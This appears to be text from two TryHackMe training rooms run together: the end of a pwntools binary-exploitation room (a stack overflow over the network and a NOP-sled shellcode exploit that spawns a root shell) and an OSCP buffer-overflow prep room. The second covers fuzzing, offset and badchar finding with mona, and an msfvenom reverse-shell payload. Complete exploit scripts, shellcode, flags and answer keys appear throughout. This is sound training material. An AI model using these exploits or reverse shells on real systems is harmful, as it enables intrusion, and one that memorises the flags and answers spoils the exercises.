The note tells us what port is serving our flag. Please answer question 1.

If you netcat that port, it was say "Give me deadbeef: " and prompt until the connection is closed (please note, each time the connection is closed, the service will close until the cron restarts it each minute). To test out exploit, we can run our own version on port 1336. We can use tmux or use a second ssh session to have two interfaces, one to run the service, and one to develop out exploit.

The code for this challenge is more involved that the previous challenges. I have used the following code, and edited it for my own purpose: https://www.geeksforgeeks.org/tcp-server-client-implementation-in-c/. For this challenge, we do not need to concern ourselves with main(), but only the target_function(). The struct at the beginning of the function, called targets, has two variables: buff and printflag. The buff is a char array of size MAX (MAX was defined to 32), and the printflag is a volatile int. These variables will be right next to each other in the stack, so if we manage to overflow the buff variable, then we can edit the printflag. If you see further down in the code, if the printflag variable is equal to 0xdeadbeef (in hex) then it will send the flag. Please answer question 2.

Networking to the flag

We will need to write a script to connect to the port, receive the data, and send our payload. To connect to a port in Pwntools, use the remote() function in the format of: remote(IP, port).

```
from pwn import *
```

```
connect = remote('127.0.0.1', 1336)
```

We can receive data with either the recvn(bytes) or recvline() functions. The recvn() receives as many bytes as specified, while the recvline() will receive data until there is a newline. Our code does not send a newline, so we will have to use recvn(). In our test_networking.c code, the "Give me deadbeef: " is 18 bytes, so we will receive 18 bytes.

```
print(connect.recvn(18))
```

We have to send enough data to overflow the buff variable, and write to the printflag. the buff is a 32 byte array, so we can write some character 32 times to overflow buff, and then write our 0xdeadbeef to printflag.

```
payload = "A"*32
```

```
payload += p32(0xdeadbeef)
```

We can send the payload with the send() function.

```
connect.send(payload)
```

To receive our flag, We can just use connect.recvn() again. According to the c code, the flag will be 34 bytes long.

```
print(connect.recvn(34))
```

Run this against your server at 1336 and make sure it works. Once you have, change the port to the answer to question 1 to receive the flag!

Answer the questions below

What port is serving our challenge?

1337 — Correct Answer

Please use checksec on serve_test. Is there a stack canary? (Y or N)

Y — Correct Answer — Hint

I have run my exploit against my own server on port 1336

No answer needed — Question Done

What is the flag?

flag{n3tw0rk!ng_!$_fun} — Correct Answer

Task 5 Shellcraft

It is time for our final challenge! Please navigate to the shellcraft directory. Inside, you will find four files: a note, a bash script, the executable, and the c code. If you read the note, you will see that you need to disable ASLR, which stands for address space layout randomization. This randomizes where in memory the executable is loaded each time it is run. Like PIE, it makes attacks that rely on memory layout more difficult. Please answer question 1.

Please read the note and disable ASLR.

Root of the Issue:

Have you ever run an exploit on a machine to escalate privileges, and wondered how it works? Today, we are going to develop our own exploit to root this box! Some programs and services, such as sudo, need to run as root for the system to work properly, and when a vulnerability is discovered in one of these programs, an easy path to a root shell is opened. Please answer question 2.

You may have heard of the heap buffer overflow vulnerability in sudo which allowed for quick privilege escalation. The exploit, discovered in 2021, has its own room on TryHackMe if you are interested in learning more about it.

Shell in the Haystack:

If we view the code for our executable, we see there is not much, just a call of gets(). If we remember from our cyclic task, gets() is vulnerable to buffer overflow, but this time, there is no print_flag() to jump to. When we control the eip, where should we jump to? Although there does not seem to be any useful instructions inside our code, what if we wrote our own instructions? Our variables are stored in memory, just like the program itself, so if we write instructions in our variable, and direct the eip to it, we can make the program follow our own instructions! This injected code is called shellcode, because it is traditionally (but not always) used to spawn a shell. If you recall, our variables are stored in the stack, so if we direct the eip to the stack, we will direct it to our shellcode. Please answer question 3.

Let's get control of that eip! Please find the location of the eip, like we did in the cyclic task. Please answer question 4.

I would recommend filling the eip with 0xdeadbeef like we did before.

Once we control the eip, we need to direct it to the stack where we can place our own code. The top of the stack is pointed to by the SP (or stack pointer) which is called esp in 32-bit machines. For me, the esp is located at 0xffffd510, and you can check the location of yours in gdb. If we want to jump to our shellcode, we want to jump to the middle of the stack (rather than the top where the SP points), so we usually add an offset to the esp location in your exploit. I use an offset of 200, because that's what ended up working for me. In other challenges, you may only need an offset of 8 or 16. I have found that choosing the right offset is a matter of trial and error.

```
from pwn import *
```

```
padding = cyclic(cyclic_find('answer_to_question_4'))
```

```
eip = p32(0xffffd510+200)
```

You may be wondering how we are going to point the eip to our shellcode (rather than other data in the stack), and the answer is to make our variable into a big landing spot. There is an instruction in assembly called no-operation (or NOP), which is 0x90 in hex, and the NOP is a space holder that passes the eip to the next space in memory. If we make a giant "landing pad" of NOPs, and direct the eip towards the middle of the stack, odds are that the eip will land on our NOP pad, and the NOPs will pass the eip down to eventually hit our shellcode. This is often called a NOP slide (or sled), because the eip will land in the NOPs and slide down to the shellcode. In my case, a NOP sled of 1000 worked, but other challenges may require different sizes. When writing a raw hex byte in python, we use the format "\x00", so we can write "\x90" for a NOP.

```
nop_slide = "\x90"*1000
```

Before we write our shellcode, we can inject a breakpoint at the end of our NOP slide to make sure the slide works. The breakpoint instruction in hex is "0xcc", and so we can add the following to our code:

```
shellcode = "\xcc"
```

Our payload should be as follows:

```
payload = padding + eip + nop_slide + shellcode
```

Please direct the output of this file to a text file.

if we input the text file to intro2pwnFinal, we should hit a breakpoint. Please answer question 5.

Great, we can inject our own code into the program! Of course, we want to do more than hit a breakpoint, we want to spawn a root shell. That means we need to write some shellcode. While some crazy people like to write shellcode from scratch, pwntools gives us a great utility to cook up shellcode: shellcraft. If you have ever used msfvenom, shellcraft is a similar tool. Like cyclic, shellcraft can be used in the command line and inside python code. I like to use the command line, and copy and paste the shellcode over to my exploit script. The command line command for shellcraft is: shellcraft arch.OS.command, such as:

```
shellcraft i386.linux.sh
```

This is for a basic bash shell for Linux executables with i386 architecture. A neat feature of shellcraft is that we can print out the shellcode in different formats with the -f flag. The possible formats are listed if you enter the shellcraft -h command. Please answer question 6.

There is a bit of a snag in the above shellcode. In order to get a root shell, we need to keep the privileges of intro2pwnFinal, although bash will drop the privileges unless we add the -p flag. If we observe the assembly code for this shell, we see that it uses execve and passes /bin///sh as the first parameter and ['sh'] as the second. The first parameter is the path to what we want to execute, and the second parameter is the argv array, which contains the command line arguments (If you are confused about execve, you can refer to this man page here). In this case, we want to execute /bin///sh, but we want to pass 'sh' and '-p' into the argv array. We can use shellcraft to create execve shellcode with"/bin///sh" and "['sh', '-p']" as parameters. We can do this with the following command:

```
shellcraft i386.linux.execve "/bin///sh" "['sh', '-p']" -f a
```

When we run this command, we see it is the same as the linux.sh shellcode, except the added '-p' to the argv array. To write shellcode that is easier to use in our python exploit script, we can replace the "-f a" with "-f s", which will print our shellcode in string format. We can copy that and paste it into our exploit code (replacing the breakpoint instruction):

```
shellcode = "jhh\x2f\x2f\x2fsh\x2fbin\x89\xe3jph\x01\x01\x01\x01\x814\x24ri\x01,1\xc9Qj\x07Y\x01\xe1Qj\x08Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80"
```

Our code is almost done! Until this point, we have been printing our payload and manually inputting it into the executable. Like in the networking task, Pwntools allows us to interact with the program automatically. For a local process, we use the process() function.

```
proc = process('./intro2pwnFinal')
```

We can receive data from the process, and since the process sends data with a new line, we can use recvline(), rather than recvn().

```
proc.recvline()
```

After we have crafted our payload, we can send it with:

```
proc.send(payload)
```

Finally, after we have sent the payload, we need a way to communicate with the shell we have just spawned. We can do with with

```
proc.interactive()
```

So, to recap, our whole python script is:

```
from pwn import *

proc = process('./intro2pwnFinal')

proc.recvline()

padding = cyclic(cyclic_find('taaa'))

eip = p32(0xffffd510+200)

nop_slide = "\x90"*1000

shellcode = "jhh\x2f\x2f\x2fsh\x2fbin\x89\xe3jph\x01\x01\x01\x01\x814\x24ri\x01,1\xc9Qj\x07Y\x01\xe1Qj\x08Y\x01\xe1Q\x89\xe11\xd2j\x0bX\xcd\x80"

payload = padding + eip + nop_slide + shellcode

proc.send(payload)

proc.interactive()
```

Alright, that was a lot! Take a deep breath and run our python code. If we did this right, we should get an interactive shell. The first command may not register, but the second one should work. If you received an "Got EOF while reading in interactive", then you have an error, and will need to troubleshoot. The people at the THM discord are helpful, and I hang out there frequently myself. Please answer question 7.

Congratulations, you have a root shell! You will find the flag in the /root directory.

Answer the questions below

What does ASLR stand for?

Address space layout randomization — Correct Answer

Who owns intro2pwnFinal?

root — Correct Answer

Use checksec on intro2pwn final. Is NX enabled? (Y or N)

N — Correct Answer — Hint

Please use the cyclic tool and gdb to find the eip. What letter sequence fills the eip?

taaa — Correct Answer — Hint

Run your exploit with the breakpoint outside of gdb (./intro2pwnFinal < output_file). What does it say when you hit the breakpoint?

Trace/breakpoint trap. — Correct Answer — Hint

Run the command "shellcraft i386.linux.sh -f a", which will print our shellcode in assembly format. The first line will tell you that it is running a function from the Unix standard library, with the parameters of "(path='/bin///sh', argv=['sh'], envp=0)." What function is it using?

execve — Correct Answer — Hint

Run whoami once you have the shell. Who are you?

root — Correct Answer

What is the flag?

flag{pwn!ng_!$_fr33d0m} — Correct Answer

Task 6 Conclusion

I hope you have enjoyed our adventure through binary exploitation and pwntools! There's not much else to do on our box, unless you're a strange person who likes to snoop in other people's home directories.

Final Words:

I want to emphasize that I am not an expert in software exploitation (or any other type of hacking). I'm just a student and enthusiast, and I wanted to share something that I enjoyed with the rest of y'all. This room scratched the surface of both binary exploitation in general and pwntools in particular, and there is a lot more out there to explore. Some resources that I have found helpful would be:

Live Overflow's Binary Exploit Playlist on YouTube (this is where I first learned this stuff!)

Exploit Education website (Credit goes here, because the challenges for today were partially inspired by these exercises)

Nightmare course on GitHub (a huge collection of challenges from old CTFs)

Also, I have learned a lot from the talented CTF players that I have met in my short time with the community. I had a great time developing this room, and I hope you had a great time solving it. I may have more content to develop in the future. For now, it's been a pleasure, goodbye!

Sincerely,

DiZma$

Answer the questions below

I have learned the basics of pwntools, and I am now a 1337 h4x0r!

No answer needed

Question Done

Created by

DiZma

This is a **free** room, which means anyone can deploy virtual machines in the room (without being subscribed)! 5863 users are in here and this room is 848 days old.

Task 1 Deploy VM

This room uses a 32-bit Windows 7 VM with Immunity Debugger and Putty preinstalled. Windows Firewall and Defender have both been disabled to make exploit writing easier.

Start Machine

You can log onto the machine using RDP with the following credentials: admin/password

I suggest using the xfreerdp command: `xfreerdp /u:admin /p:password /cert:ignore /v:MACHINE_IP /workarea`

If Windows prompts you to choose a location for your network, choose the "Home" option.

On your Desktop there should be a folder called "vulnerable-apps". Inside this folder are a number of binaries which are vulnerable to simple stack based buffer overflows (the type taught on the PWK/OSCP course):

- The SLMail installer.
- The brainpan binary.
- The dostackbufferoverflowgood binary.
- The vulnserver binary.
- A custom written "oscp" binary which contains 10 buffer overflows, each with a different EIP offset and set of badchars.

I have also written a handy guide to exploiting buffer overflows with the help of mona: https://github.com/Tib3rius/Pentest-Cheatsheets/blob/master/exploits/buffer-overflows.rst

Please note that this room does not teach buffer overflows from scratch. It is intended to help OSCP students and also bring to their attention some features of mona which will save time in the OSCP exam.

Thanks go to @Mojodojo_101 for helping create the custom oscp.exe binary for this room!

Answer the questions below

Deploy the VM and login using RDP.

No answer needed

Question Done

Task 2 oscp.exe - OVERFLOW1

Right-click the Immunity Debugger icon on the Desktop and choose "Run as administrator".

When Immunity loads, click the open file icon, or choose File -> Open. Navigate to the vulnerable-apps folder on the admin user's desktop, and then the "oscp" folder. Select the "oscp" (oscp.exe) binary and click "Open".

The binary will open in a "paused" state, so click the red play icon or choose Debug -> Run. In a terminal window, the oscp.exe binary should be running, and tells us that it is listening on port 1337.

On your Kali box, connect to port 1337 on MACHINE_IP using netcat:

```
nc MACHINE_IP 1337
```

Type "HELP" and press Enter. Note that there are 10 different OVERFLOW commands numbered 1 - 10. Type "OVERFLOW1 test" and press enter. The response should be "OVERFLOW1 COMPLETE". Terminate the connection.

Mona Configuration

The mona script has been preinstalled, however to make it easier to work with, you should configure a working folder using the following command, which you can run in the command input box at the bottom of the Immunity Debugger window:

```
!mona config -set workingfolder c:\mona\%p
```

Fuzzing

Create a file on your Kali box called fuzzer.py with the following contents:

```
#!/usr/bin/env python3

import socket, time, sys

ip = "MACHINE_IP"

port = 1337
timeout = 5
prefix = "OVERFLOW1 "

string = prefix + "A" * 100

while True:
  try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as s:
      s.settimeout(timeout)
      s.connect((ip, port))
      s.recv(1024)
      print("Fuzzing with {} bytes".format(len(string) - len(prefix)))
      s.send(bytes(string, "latin-1"))
      s.recv(1024)
  except:
    print("Fuzzing crashed at {} bytes".format(len(string) - len(prefix)))
    sys.exit(0)
  string += 100 * "A"
  time.sleep(1)
```

Run the fuzzer.py script using python: `python3 fuzzer.py`

The fuzzer will send increasingly long strings comprised of As. If the fuzzer crashes the server with one of the strings, the fuzzer should exit with an error message. Make a note of the largest number of bytes that were sent.

Crash Replication & Controlling EIP

Create another file on your Kali box called exploit.py with the following contents:

```
import socket

ip = "MACHINE_IP"
port = 1337

prefix = "OVERFLOW1 "
offset = 0
overflow = "A" * offset
retn = ""
padding = ""
payload = ""
postfix = ""

buffer = prefix + overflow + retn + padding + payload + postfix

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  s.connect((ip, port))
  print("Sending evil buffer...")
  s.send(bytes(buffer + "\r\n", "latin-1"))
  print("Done!")
except:
  print("Could not connect.")
```

Run the following command to generate a cyclic pattern of a length 400 bytes longer that the string that crashed the server (change the -l value to this):

```
/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 600
```

Copy the output and place it into the payload variable of the exploit.py script.

On Windows, in Immunity Debugger, re-open the oscp.exe again using the same method as before, and click the red play icon to get it running. You will have to do this prior to each time we run the exploit.py (which we will run multiple times with incremental modifications).

On Kali, run the modified exploit.py script: `python3 exploit.py`

The script should crash the oscp.exe server again. This time, in Immunity Debugger, in the command input box at the bottom of the screen, run the following mona command, changing the distance to the same length as the pattern you created:

```
!mona findmsp -distance 600
```

Mona should display a log window with the output of the command. If not, click the "Window" menu and then "Log data" to view it (choose "CPU" to switch back to the standard view).

In this output you should see a line which states:

```
EIP contains normal pattern : ... (offset XXXX)
```

Update your exploit.py script and set the offset variable to this value (was previously set to 0). Set the payload variable to an empty string again. Set the retn variable to "BBBB".

Restart oscp.exe in Immunity and run the modified exploit.py script again. The EIP register should now be overwritten with the 4 B's (e.g. 42424242).

Finding Bad Characters

Generate a bytearray using mona, and exclude the null byte (\x00) by default. Note the location of the bytearray.bin file that is generated (if the working folder was set per the Mona Configuration section of this guide, then the location should be C:\mona\oscp\bytearray.bin).

```
!mona bytearray -b "\x00"
```

Now generate a string of bad chars that is identical to the bytearray. The following python script can be used to generate a string of bad chars from \x01 to \xff:

```
for x in range(1, 256):
  print("\\x" + "{:02x}".format(x), end='')
print()
```

Update your exploit.py script and set the payload variable to the string of bad chars the script generates.

Restart oscp.exe in Immunity and run the modified exploit.py script again. Make a note of the address to which the ESP register points and use it in the following mona command:

```
!mona compare -f C:\mona\oscp\bytearray.bin -a <address>
```

A popup window should appear labelled "mona Memory comparison results". If not, use the Window menu to switch to it. The window shows the results of the comparison, indicating any characters that are different in memory to what they are in the generated bytearray.bin file.

Not all of these might be badchars! Sometimes badchars cause the next byte to get corrupted as well, or even effect the rest of the string.

The first badchar in the list should be the null byte (\x00) since we already removed it from the file. Make a note of any others. Generate a new bytearray in mona, specifying these new badchars along with \x00. Then update the payload variable in your exploit.py script and remove the new badchars as well.

Restart oscp.exe in Immunity and run the modified exploit.py script again. Repeat the badchar comparison until the results status returns "Unmodified". This indicates that no more badchars exist.

Finding a Jump Point

With the oscp.exe either running or in a crashed state, run the following mona command, making sure to update the -cpb option with all the badchars you identified (including \x00):

```
!mona jmp -r esp -cpb "\x00"
```

This command finds all "jmp esp" (or equivalent) instructions with addresses that don't contain any of the badchars specified. The results should display in the "Log data" window (use the Window menu to switch to it if needed).

Choose an address and update your exploit.py script, setting the "retn" variable to the address, written backwards (since the system is little endian). For example if the address is \x01\x02\x03\x04 in Immunity, write it as \x04\x03\x02\x01 in your exploit.

Generate Payload

Run the following msfvenom command on Kali, using your Kali VPN IP as the LHOST and updating the -b option with all the badchars you identified (including \x00):

```
msfvenom -p windows/shell_reverse_tcp LHOST=YOUR_IP LPORT=4444 EXITFUNC=thread -b "\x00" -f c
```

Copy the generated C code strings and integrate them into your exploit.py script payload variable using the following notation:

```
payload = ("\xfc\xbb\xa1\x8a\x96\xa2\xeb\x0c\x5e\x56\x31\x1e\xad\x01\xc3"
"\x85\xc0\x75\xf7\xc3\xe8\xef\xff\xff\xff\x5d\x62\x14\xa2\x9d"
...
"\xf7\x04\x44\x8d\x88\xf2\x54\xe4\x8d\xbf\xd2\x15\xfc\xd0\xb6"
"\x19\x53\xd0\x92\x19\x53\x2e\x1d")
```

Prepend NOPs

Since an encoder was likely used to generate the payload, you will need some space in memory for the payload to unpack itself. You can do this by setting the padding variable to a string of 16 or more "No Operation" (\x90) bytes:

```
padding = "\x90" * 16
```

Exploit!

With the correct prefix, offset, return address, padding, and payload set, you can now exploit the buffer overflow to get a reverse shell.

Start a netcat listener on your Kali box using the LPORT you specified in the msfvenom command (4444 if you didn't change it).

Restart oscp.exe in Immunity and run the modified exploit.py script again. Your netcat listener should catch a reverse shell!

Answer the questions below

What is the EIP offset for OVERFLOW1?

1978 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW1?

\x00\x07\x2e\xa0 Correct Answer Hint

Task 3 oscp.exe - OVERFLOW2

Repeat the steps outlined in Task 2 but for the OVERFLOW2 command.
Answer the questions below

What is the EIP offset for OVERFLOW2?

634 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW2?

\x00\x23\x3c\x83\xba Correct Answer

Task 4 oscp.exe - OVERFLOW3

Repeat the steps outlined in Task 2 but for the OVERFLOW3 command.
Answer the questions below

What is the EIP offset for OVERFLOW3?

1274 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW3?

\x00\x11\x40\x5F\xb8\xee Correct Answer

Task 5 oscp.exe - OVERFLOW4

Repeat the steps outlined in Task 2 but for the OVERFLOW4 command.
Answer the questions below

What is the EIP offset for OVERFLOW4?

2026 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW4?

\x00\xa9\xcd\xd4 Correct Answer

Task 6 oscp.exe - OVERFLOW5

Repeat the steps outlined in Task 2 but for the OVERFLOW5 command.
Answer the questions below

What is the EIP offset for OVERFLOW5?

314 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW5?

\x00\x16\x2f\xf4\xfd Correct Answer

Task 7 oscp.exe - OVERFLOW6

Repeat the steps outlined in Task 2 but for the OVERFLOW6 command.
Answer the questions below

What is the EIP offset for OVERFLOW6?

1034 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW6?

\x00\x08\x2c\xad Correct Answer

Task 8 oscp.exe - OVERFLOW7

Repeat the steps outlined in Task 2 but for the OVERFLOW7 command.
Answer the questions below

What is the EIP offset for OVERFLOW7?

1306 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW7?

\x00\x8c\xae\xbe\xfb Correct Answer

Task 9 oscp.exe - OVERFLOW8

Repeat the steps outlined in Task 2 but for the OVERFLOW8 command.
Answer the questions below

What is the EIP offset for OVERFLOW8?

1786 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW8?

\x00\x1d\x2e\xc7\xee Correct Answer

Task 10 oscp.exe - OVERFLOW9

Repeat the steps outlined in Task 2 but for the OVERFLOW9 command.
Answer the questions below

What is the EIP offset for OVERFLOW9?

1514 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW9?

\x00\x04\x3e\x3f\xe1 Correct Answer

Task 11 oscp.exe - OVERFLOW10

Repeat the steps outlined in Task 2 but for the OVERFLOW10 command.
Answer the questions below

What is the EIP offset for OVERFLOW10?

537 Correct Answer

In byte order (e.g. \x00\x01\x02) and including the null byte \x00, what were the badchars for OVERFLOW10?

\x00\xa0\xad\xbe\xde\xef Correct Answer